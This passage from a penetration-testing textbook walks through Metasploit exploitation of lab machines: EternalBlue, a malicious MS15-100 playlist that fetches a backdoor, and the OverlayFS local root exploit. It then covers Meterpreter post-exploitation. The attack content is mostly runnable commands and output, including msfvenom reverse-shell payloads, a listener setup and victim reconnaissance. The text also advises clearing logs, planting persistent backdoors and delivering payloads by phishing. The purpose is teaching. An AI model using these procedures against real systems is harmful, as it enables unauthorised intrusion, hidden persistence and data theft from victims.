[*] 192.168.127.143:445 - Launching Eternalblue...
[+] 192.168.127.143:445 - Pwned! Eternalblue success!
[*] 192.168.127.143:445 - Launching Doublepulsar...
[*] Sending stage (176195 bytes) to 192.168.127.143
[*] Meterpreter session 1 opened (192.168.127.139:4444 -> 192.168.127.143:49418) at 2020-09-24
03:52:03 -0400
[+] 192.168.127.143:445 - Remote code executed... 3... 2... 1...

meterpreter >
```

One you see the prompt [meterpreter >], it means that exploitation is successful. We will cover Meterpreter in the next chapter.

Exploiting Windows Media Center (WMC): MS15-100 Vulnerability

This is a client-side exploitation. We will generate a malicious file, send it to the victim, and once executed, it will give us an access. This vulnerability was discovered in 2015 in Windows Media Center (WMC) on Windows 7 and 8. The Media Center could be given a malicious playlist file (*.mcl) containing a link to a malicious executable. WMC then downloads and executes the malicious file.

Run Metasploit Console:

```
root@kali:~# msfconsole
```

Use the corresponding exploit:

```
msf5 > use exploit/windows/fileformat/ms15_100_mcl_exe
```

If the payload is not set by default, set it to Meterpreter Reverse TCP:

```
msf5 exploit(windows/fileformat/ms15_100_mcl_exe) > set payload
windows/meterpreter/reverse_tcp
```

Check the available Options:

```
msf5 exploit(windows/fileformat/ms15_100_mcl_exe) > options
```

The following table lists the important options:

Option	Description
FILENAME	This is the filename of the MCL file; the output file will be sent to the victim using any Social Engineering means.
FILE_NAME	This is the filename of the backdoor EXE file. Metasploit will publish this file as a network share (SMB/445). The WMC at the victim will download and execute this file.
LHOST	This is the machine that will receive the reverse TCP Meterpreter connection. In our example, it is our Kali Machine.
LPORT	This is the listening port on the LHOST.

Now set the necessary options:

```
msf5 exploit(windows/fileformat/ms15_100_mcl_exe) > set FILENAME songs.mcl
```

```
msf5 exploit(windows/fileformat/ms15_100_mcl_exe) > set FILE_NAME backdoor.exe
```

```
msf5 exploit(windows/fileformat/ms15_100_mcl_exe) > set LHOST 192.168.127.139
```


```
msf5 exploit(windows/fileformat/ms15_100_mcl_exe) > set LPORT 5555
```

You can now run the exploit:

```
msf5 exploit(windows/fileformat/ms15_100_mcl_exe) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.127.139:5555
```

```
msf5 exploit(windows/fileformat/ms15_100_mcl_exe) > [*] Started service listener on 192.168.127.139:445
[*] Server started.
[*] Malicious executable at \\192.168.127.139\MXyoJF\backdoor.exe...
[*] Creating 'songs.mcl' file ...
[+] songs.mcl stored at /root/.msf4/local/songs.mcl
```

Once the victim receives the **songs.mcl** file, it will appear as follows:



If they double-click it, it will download and run the backdoor.exe file, resulting in a reverse TCP Meterpreter session:

```
msf5 exploit(windows/fileformat/ms15_100_mcl_exe) >
[*] Sending stage (176195 bytes) to 192.168.127.143
[*] Meterpreter session 1 opened (192.168.127.139:5555 -> 192.168.127.143:49499) at 2020-09-24 06:06:25 -0400

msf5 exploit(windows/fileformat/ms15_100_mcl_exe) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Exploiting OverlayFS in Linux Kernel < 3.19.0 (CVE-2015-1328)

This is a local privilege escalation; you must have a low-privileged access to the vulnerable system before running the exploit. By exploit the vulnerability, you will get a **root** level access.

According to NIST, “*The overlayfs implementation in the linux (aka Linux kernel) package before 3.19.0-21.21 in Ubuntu through 15.04 does not properly check permissions for file creation in the upper filesystem directory,* *which allows local users to obtain root access by leveraging a configuration in which overlayfs is permitted in an arbitrary mount namespace*.”


[Source: https://nvd.nist.gov/vuln/detail/CVE-2015-1328]

The OverlayFS is a filesystem that can temporarily transparently merge two different directories by overlaying one on top of the other. The purpose is to allow modifications of read-only files. However, due to insufficient check of permissions, a low-privileged user can overlay a directory for which he does not have a write access and then modify its content. This vulnerability was fixed in Linux Kernel after 3.19.0.

There is a public exploit available on Exploit-DB (www.exploit-db.com) with serial number 37292. And you can view the source code of the exploit (in C) at: https://www.exploit-db.com/exploits/37292


We will demonstrate the exploitation on a vulnerable machine known as Typhoon, available at: https://www.vulnhub.com/entry/typhoon-102,267/

First, connect the Typhoon machine using SSH (Username: **typhoon** – Password: **789456123**):




```
kali@kali:~$ sudo ssh typhoon@192.168.127.146
[sudo] password for kali:
    d888888b db    db d8888b. db   db  .d88b.   .d88b.  d8b   db
    `~~88~~' `8b  d8' 88  `8D 88   88 .8P  Y8. .8P  Y8. 888o  88
       88     `8bd8'  88oodD' 88ooo88 88    88 88    88 88V8o 88
       88       88    88~~~   88~~~88 88    88 88    88 88 V8o88
       88       88    88      88   88 `8b  d8' `8b  d8' 88  V888
       YP       YP    88      YP   YP  `Y88P'   `Y88P'  VP   V8P

                 Vulnerable VM By PRISMA CSI - www.prismacsi.com

WARNING:  Unauthorized access to this system is forbidden and will be
prosecuted by law. By accessing this system, you agree that your actions
may be monitored if unauthorized usage is suspected.

                This is a joke of course :))
                Please hack me!

________________________________________________________________________
typhoon@192.168.127.146's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Fri Sep 25 16:34:06 EEST 2020

  System load:  0.21               Users logged in:        1
  Usage of /:   19.6% of 17.34GB   IP address for eth0:    192.168.127.146
  Memory usage: 25%                IP address for docker0: 172.17.0.1
  Swap usage:   0%                 IP address for virbr0:  192.168.122.1
  Processes:    458

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Fri Sep 25 16:34:07 2020 from 192.168.127.139
typhoon@typhoon:~$
```

We can check the Linux Kernel version using the command uname -a :



```
typhoon@typhoon:~$ uname -a
Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x8
6_64 x86_64 x86_64 GNU/Linux
typhoon@typhoon:~$
```

We can see that the Linux Kernel version is 3.13.0-32. Additionally, we can check the Ubuntu version using the lsb_release command:



```
typhoon@typhoon:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
typhoon@typhoon:~$
```

The Ubuntu version is 14.04.1. And as we recall from the description above, Linux kernel before 3.19.0 in Ubuntu before 15.04 is vulnerable.

We can download the exploit source code as follows:

```
typhoon@typhoon:~$ wget https://www.exploit-db.com/raw/37292
--2020-09-25 17:12:45--  https://www.exploit-db.com/raw/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: ‘37292’

100%[===========================================>]5,119       --.-K/s
in 0s

2020-09-25 17:12:46 (491 MB/s) - ‘37292’ saved [5119/5119]

typhoon@typhoon:~$ ls
37292
```

```
typhoon@typhoon:~$ mv 37292 exploit.c
typhoon@typhoon:~$ gcc -o exploit exploit.c
typhoon@typhoon:~$ ls
exploit  exploit.c
```

Next, we need to compile the code using GCC compiler:

Now we can the exploit and get root access:

```
typhoon@typhoon:~$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
```

Module 08 Post-Exploitation

Post-Exploitation is the phase that involves all the tactics and tricks a hacker employs after successfully exploiting a system. Having solid post-exploitation skills is essential to any professional penetration tester in order to get the most out of the victim. With post-exploitation skills, we know how to navigate the victim system, extract sensitive information, remain hidden and undetected, have persistent access, and penetrate further into the network.

The quality of a penetration test is judged by the quality of its post-exploitation tactics, techniques, and execution. Post-Exploitation work is what determines the level of breach in confidentiality, integrity, and availability of business information. Thus, it is vital for any penetration tester, or red-team member, to refine their post-exploitation skills. Unfortunately, many of those consultants stop short at vulnerabilities and findings discovered earlier during the engagement; few others would indeed exploit some of these vulnerabilities and penetrate few systems. However, few are those who sharpen their knowledge and skills to achieve the maximum results in the post-exploitation phase.

Let us quickly summarize what a penetration tester should actually do the moment they gain a remote control, i.e., shell, over one system:

- ***Information Gathering***: start by gaining as much information as possible about the compromised system. Navigate through the user accounts, file system, processes, installed applications, privileges, etc.
- ***Privilege Escalation***: utilize local exploitation to gain the highest possible privileges. Your goal is to become a SYSTEM – which is higher than Administrator - on a Windows OS, or a Root on a UNIX/Linux OS.
- ***Covering Tracks***: hide all logs, traces, and clues that indicate your exploitation and presence in the system. Those can be Event Logs in a Windows system, or the logs under /var/log/ directory in a UNIX/Linux system.
- ***Backdooring the System***: install a persistent hidden backdoor so that you have a maintained access to the compromised system. You should be able to connect to it anytime you want even after a

reboot.

- ***Accessing Data Files***: download all data files available on the system. Data files can be documents, multimedia files, databases, source codes, cached web files, etc. Those data files contain the business sensitive information; and they are your evidence of a successful penetration.
- ***Pivoting and Relaying***: here is where you use the compromised system as a point to dig deeper into the target network. Through this one system, you can reach to other systems and resources which are otherwise unreachable directly from your end. It is this particular step that I am going to expound upon below!

There are many tools a hacker can use for post-exploitation. However, one of the best tools gives us all-in-one package for handling post-exploitation is ***Meterpreter*** – the ***Met****asploit* *Int****erpreter***.

About Meterpreter

Meterpreter is a payload – a set of machine instructions – that is a multi-feature and multi-purpose. Unlike traditional shell-spawning payloads, Meterpreter was built to give attackers and pen-testers advanced post-exploitation manipulations. The following are its major characteristics:

- It is not written in the hard drive; rather, it is injected in memory directly and remains in memory while running. The advantage is that it is not detected in hard disk forensics. The disadvantage here is that it disappears after a reboot. In order to have a Meterpreter connection that persists after a reboot, it becomes necessary to create a backdoor – using Meterpreter – in the hard disk.
- It is not loaded in memory as a distinct process, but rather, it is injected as a DLL into a legitimate running process. This means that it is not detected when listing running processes.
- It is injected in a running process using Reflective DLL Injection process. Reflective injection is when a process loads a DLL that already exists in memory, as opposed to loading a DLL from a hard disk. This means that Meterpreter is not registered by the Operating System as a loaded DLL. Thus, listing loaded DLLs – as part of any forensics analysis – will not reveal Meterpreter.
- Meterpreter is extensible in real-time. Meaning, as you are having

a Meterpreter session with a target, you can load additional libraries that extend the functionality and add extra commands without losing your session.
- Even though it is injected into a certain running process, you can migrate to other processes in real-time without losing your session. Migrating to another process will give certain privileges associated with that process, including access tokens and input/output buffers.

Even though there is a “Single” Meterpreter payload, Meterpreter is best used as a “Staged” payload. A single-payload Meterpreter works only in few limited exploits; however, the staged-payload Meterpreter works in most exploits.

The following is a list of common single Meterpreter payloads:

- windows/meterpreter_bind_tcp
- windows/meterpreter_reverse_tcp
- windows/meterpreter_reverse_http

And here is a list of common staged Meterpreter payloads:

- windows/meterpreter/bind_tcp
- windows/meterpreter/reverse_tcp
- windows/meterpreter/reverse_http

Notice the difference in the second forward slash (/) in staged payloads as opposed to the underscore (_) in single payloads. In single Meterpreter payloads, the core as well as the stub that initiates the connection (bind or reverse) are in the same single payload. On the other hand, in the staged Meterpreter payloads, the core is separated from the connection-initiating stub (that is called the Stager).

Additionally, even though Meterpreter payload is meant to be injected in the victim system using an exploit, it can also be embedded in a stand-alone executable file. Metasploit has a tool called, Msfvenom , that can wrap any payload of your choice into an executable format. Msfvenom can generate EXE, ELF, WAR, PHP, etc., files that have Meterpreter inside them.

If we look at a Staged Meterpreter payload, we can summarize the way it works as follows:

1. The exploit sends the Stager, which is a small code that gets injected into the vulnerable system and starts execution. The Stager can be bind or reverse, and it can be over TCP or over HTTP/s. The purpose of the Stager is to establish a new connection and download the Staged Meterpreter.
2. The Stager connects to the attacker’s machine and downloads the first Meterpreter Stage (Meterpreter Core Service). It them injects the first Stage as a reflective DLL into a running process (rundll32.exe is the one mostly used).
3. The Meterpreter Core initializes and communicates with the Metasploit at the attacker’s machine. It prepares itself to receive additional libraries or extensions, if any.
4. From now on, Meterpreter is ready to receive commands from the attacker, execute those commands and returns the output.

How to Use Meterpreter

There are mainly two ways Meterpreter can be used. The first is to send it as a payload when exploiting a vulnerable system. The second is to generate it as an executable file and deliver that file to the victim through social engineering means. The following will discuss these two methods along with their advantages and disadvantages:

First Method: Meterpreter as a Payload

Meterpreter is originally a staged payload. It can be used when exploiting a remote vulnerability that allows remote code execution. The prerequisite here is the existence of a vulnerability (e.g., buffer overflow) on the remote system that is susceptible to remote code execution (RCE). Using Metasploit, Meterpreter can be chosen as a payload when running an exploit. Here are few examples:

```
msf5 (exploit ...) > set PAYLOAD windows/meterpreter/bind_tcp
msf5 (exploit ...) > set PAYLOAD windows/meterpreter/reverse_tcp
msf5 (exploit ...) > set PAYLOAD windows/meterpreter/reverse_http
```

The last part of each of the above three examples – i.e., /bind_tcp , /reverse/tcp , and /reverse_http – is the stager payload that will transfer the staged payload, i.e., Materpreter.

Once you run the exploit and Meterpreter gets loaded, you will see the following prompt:

```
meterpreter >
```

Second Method: Meterpreter as an Executable File

When the first method is not an option, as in the case where the remote victim is not vulnerable to remote code execution, then, we can generate Meterpreter as an executable file. The file will then be delivered to the remote victim through some social engineering means. One way is to send it attached to a phishing email and ask the user to run it.

Metasploit comes with a tool, msfvenom , dedicated to generating payloads as standalone executable files. The following are few examples of generating Meterpreter with Reverse TCP stager as EXE (Windows Executable), WAR (Web Archive), and ELF files. However, in order to successfully establish a Meterpreter session using those files, we will need to set up a *handler* that listens and receives the connection:

- *Generating Windows Executable with Meterpreter*

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=[Attacker's IP] LPORT=4444 -f exe -o /tmp/my_payload.exe
```

The generated exe file can then be delivered to a Windows machine; and once the user double-clicks on it, it attempts to establish connection with Metasploit.

- *Generating Web Archive (WAR) with Meterpreter*

```
msfvenom -p java/meterpreter/reverse_tcp LHOST=[Attacker's IP] LPORT=4444 -f war -o /tmp/my_payload.war
```

The war file can then be uploaded to a web server that runs Java application (like Apache Tomcat). And once the file is referenced from the URL, it gets executed and attempts to establish connection with Metsploit.

- *Generating ELF file with Meterpreter*

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=[Attacker's IP] LPORT=4444 -f elf -o /tmp/my_payload
```

The ELF (Executable and Linking Format) file can then be delivered to a Linux machine.

Please note that it is better to use Reverse TCP or Reverse HTTP when generating a standalone executable instead of Bind TCP or Bind HTTP. The reason for this is that you cannot be sure when the victim will execute the file. It is better to set up a listener (handler) at your side and wait for a connection than to keep attempting to connect to the victim.

However, in order to establish the Meterpreter connection, there is an additional step that we need to do before sending the executable file to the victim; and that step is setting up a handler on our Metasploit machine. Metasploit comes with a Multi Hander module (exploit/multi/handler) that can receive connections for different payloads from different platforms. From within MsfConsole, issue the following commands:

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST [Attacker's IP]
msf5 exploit(multi/handler) > set LPORT 4444
msf5 exploit(multi/handler) > set ExitOnSession false
msf5 exploit(multi/handler) > exploit -j -z
```

Please note that the configuration of the Multi Handler must match the configuration of the executable file. That is, the payload, LHOST, and LPORT must be identical to those in the executable file generated by Msfvenom.

The variable ExitOnSession means that the handler will stop once the first established session is terminated. By default it is true ; this means that only one Meterpreter session is handled. However, if you want to receive multiple sessions from multiple victims, you need to set this variable to false .

Finally, the options “-j” and “-z” given to the command exploit makes the handler runs in the background as a job. This keeps the console free to do other tasks while waiting for the sessions.

Post-Exploitation with Meterpreter

We will walk through a structured methodology for post-exploitation with Meterpreter. As said earlier, post-exploitation should be done in a systematic order. We want to avoid detection, maintain access, and gain the most out of the compromised machine. The following sub-sections will explain each phase of the post-exploitation process.

Gaining Information

When we break into a system and we gain a Meterpreter session, the first step is to survey the system and gain as much information as possible. Meterpreter provides built-in commands for exploring the target system. Additionally, there are modules under the "post" category which also help in gaining information. The difference between the commands and the modules is that the commands are built-in functions inside the Meterpreter core and are part of the payload at the victim's system. The modules, on the other hand, reside on the Metasploit system and interact at run-time with Meterpreter core to perform the intended functions. Meterpreter commands are typed directly at Meterpreter prompt, while the modules need to be used from Metasploit prompt.

Commands

> sysinfo

```
meterpreter > sysinfo
Computer        : WIN7-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

It gives you the system information (*OS version, architecture, domain, etc*.) of the victim.

> getuid

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

It gives you the username associated with the Meterpreter's process.

> getpid

It gives you the ID of the process in which Meterpreter is injected.

```
meterpreter > getpid
Current pid: 3248
```

> ps

It lists all running processes along with their PIDs and PPIDs (*Parent Process ID*). By checking the PID of the previous command, you can know the process name. (In our example, Meterpreter is injected into **rundll32.exe** process)


```
meterpreter > ps

Process List
============

 PID   PPID  Name            Arch  Session  User                   Path
 ---   ----  ----            ----  -------  ----                   ----
 0     0     [System Process]
 4     0     System          x86   0
 260   4     smss.exe        x86   0        NT AUTHORITY\SYSTEM    \SystemRoot\System32\smss.exe
 348   332   csrss.exe       x86   0        NT AUTHORITY\SYSTEM    C:\Windows\system32\csrss.exe
 388   332   wininit.exe     x86   0        NT AUTHORITY\SYSTEM    C:\Windows\system32\wininit.exe
 396   380   csrss.exe       x86   1        NT AUTHORITY\SYSTEM    C:\Windows\system32\csrss.exe
 444   380   winlogon.exe    x86   1        NT AUTHORITY\SYSTEM    C:\Windows\system32\winlogon.exe
 488   388   services.exe    x86   0        NT AUTHORITY\SYSTEM    C:\Windows\system32\services.exe
 496   388   lsass.exe       x86   0        NT AUTHORITY\SYSTEM    C:\Windows\system32\lsass.exe
 504   388   lsm.exe         x86   0        NT AUTHORITY\SYSTEM    C:\Windows\system32\lsm.exe
 1412  488   svchost.exe     x86   0        NT AUTHORITY\LOCAL SERVICE
 1504  488   VGAuthService.exe  x86   0     NT AUTHORITY\SYSTEM    C:\Program Files\VMware\VMware Tools\VMware
VGAuth\VGAuthService.exe
 1524  2332  iexplore.exe    x86   1        WIN7-PC\win7admin      C:\Program Files\Internet Explorer\iexplore.exe
 1532  488   vmtoolsd.exe    x86   0        NT AUTHORITY\SYSTEM    C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1792  488   taskhost.exe    x86   1        WIN7-PC\win7admin      C:\Windows\system32\taskhost.exe
 1828  488   svchost.exe     x86   0        NT AUTHORITY\NETWORK SERVICE
 1920  396   conhost.exe     x86   1        WIN7-PC\win7admin      C:\Windows\system32\conhost.exe
 1928  612   WmiPrvSE.exe
 2168  488   msdtc.exe       x86   0        NT AUTHORITY\NETWORK SERVICE
 2332  2492  iexplore.exe    x86   1        WIN7-PC\win7admin      C:\Program Files\Internet Explorer\iexplore.exe
 2480  820   dwm.exe         x86   1        WIN7-PC\win7admin      C:\Windows\system32\Dwm.exe
 2492  2472  explorer.exe    x86   1        WIN7-PC\win7admin      C:\Windows\Explorer.EXE
 2508  2492  ehshell.exe     x86   1        WIN7-PC\win7admin      C:\Windows\eHome\ehshell.exe
 2588  2492  vm3dservice.exe   x86   1      WIN7-PC\win7admin      C:\Windows\System32\vm3dservice.exe
 2596  2492  vmtoolsd.exe    x86   1        WIN7-PC\win7admin      C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2800  488   SearchIndexer.exe  x86   0     NT AUTHORITY\SYSTEM
 2924  2492  cmd.exe         x86   1        WIN7-PC\win7admin      C:\Windows\system32\cmd.exe
 3128  488   spoolsv.exe     x86   0        NT AUTHORITY\SYSTEM
 3248  1248  rundll32.exe    x86   0        NT AUTHORITY\SYSTEM    C:\Windows\System32\rundll32.exe
 3540  488   svchost.exe     x86   0        NT AUTHORITY\SYSTEM
 3836  2492  revmeter5.exe   x86   1        WIN7-PC\win7admin      C:\Users\win7admin\Desktop\revmeter5.exe
```

> ipconfig
> ifconfig

It shows the IP configuration of the victim system. Meterpreter implements both commands, ipconfig and ifconfig, identically. Thus, you can choose whichever you are familiar with.

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 16
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:e8:10:98
MTU          : 1500
IPv4 Address : 192.168.127.143
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::7cf4:6c33:e4de:d2a6
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

> route



```
meterpreter > route
IPv4 network routes
===================
   Subnet          Netmask         Gateway         Metric  Interface
   ------          -------         -------         ------  ---------
   0.0.0.0         0.0.0.0         192.168.127.2    10      16
   127.0.0.0       255.0.0.0       127.0.0.1       306     1
   127.0.0.1       255.255.255.255  127.0.0.1       306     1
   127.255.255.255  255.255.255.255  127.0.0.1       306     1
   192.168.127.0    255.255.255.0    192.168.127.143  266     16
   192.168.127.143  255.255.255.255  192.168.127.143  266     16
   192.168.127.255  255.255.255.255  192.168.127.143  266     16
   224.0.0.0       240.0.0.0       127.0.0.1       306     1
   224.0.0.0       240.0.0.0       192.168.127.143  266     16
   255.255.255.255  255.255.255.255  127.0.0.1       306     1
   255.255.255.255  255.255.255.255  192.168.127.143  266     16

No IPv6 routes were found.
```

It shows you the routing table on the victim system.

> arp

It prints the ARP table on the victim system.

```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    192.168.127.2    00:50:56:f4:54:50  16
    192.168.127.139  00:0c:29:44:ae:9f  16
    192.168.127.255  ff:ff:ff:ff:ff:ff  16
    224.0.0.22       00:00:00:00:00:00  1
    224.0.0.22       01:00:5e:00:00:16  16
    224.0.0.252      01:00:5e:00:00:fc  16
    239.255.255.250  00:00:00:00:00:00  1
    239.255.255.250  01:00:5e:7f:ff:fa  16
    255.255.255.255  ff:ff:ff:ff:ff:ff  16
```

> netstat

It prints information about network connections and listening sockets. In the example below, we can see that the process rundll32.exe is making a network connection to our Kali Linux.

```
meterpreter > netstat

Connection list
===============

    Proto  Local address                    Remote address        State        User  Inode  PID/Program name
    -----  -------------                    --------------        -----        ----  -----  ----------------
    tcp    0.0.0.0:135                      0.0.0.0:*             LISTEN       0     0      684/svchost.exe
    tcp    0.0.0.0:445                      0.0.0.0:*             LISTEN       0     0      4/System
    tcp    0.0.0.0:3389                     0.0.0.0:*             LISTEN       0     0      1136/svchost.exe
    tcp    0.0.0.0:5357                     0.0.0.0:*             LISTEN       0     0      4/System
    tcp    0.0.0.0:49156                    0.0.0.0:*             LISTEN       0     0      1828/svchost.exe
    tcp    0.0.0.0:49157                    0.0.0.0:*             LISTEN       0     0      496/lsass.exe
    tcp    192.168.127.143:139              0.0.0.0:*             LISTEN       0     0      4/System
    tcp    192.168.127.143:49561            192.168.127.139:4444  ESTABLISHED  0     0      3248/rundll32.exe
    tcp6   :::49155                         :::*                  LISTEN       0     0      488/services.exe
    tcp6   :::49156                         :::*                  LISTEN       0     0      1828/svchost.exe
    tcp6   :::49157                         :::*                  LISTEN       0     0      496/lsass.exe
    udp    0.0.0.0:123                      0.0.0.0:*                          0     0      1060/svchost.exe
    udp    0.0.0.0:500                      0.0.0.0:*                          0     0      908/svchost.exe
    udp    127.0.0.1:51145                  0.0.0.0:*                          0     0      1412/svchost.exe
    udp    127.0.0.1:62878                  0.0.0.0:*                          0     0      1524/iexplore.exe
    udp    127.0.0.1:62879                  0.0.0.0:*                          0     0      2332/iexplore.exe
    udp    192.168.127.143:137              0.0.0.0:*                          0     0      4/System
    udp    192.168.127.143:138              0.0.0.0:*                          0     0      4/System
    udp    192.168.127.143:1900             0.0.0.0:*                          0     0      1412/svchost.exe
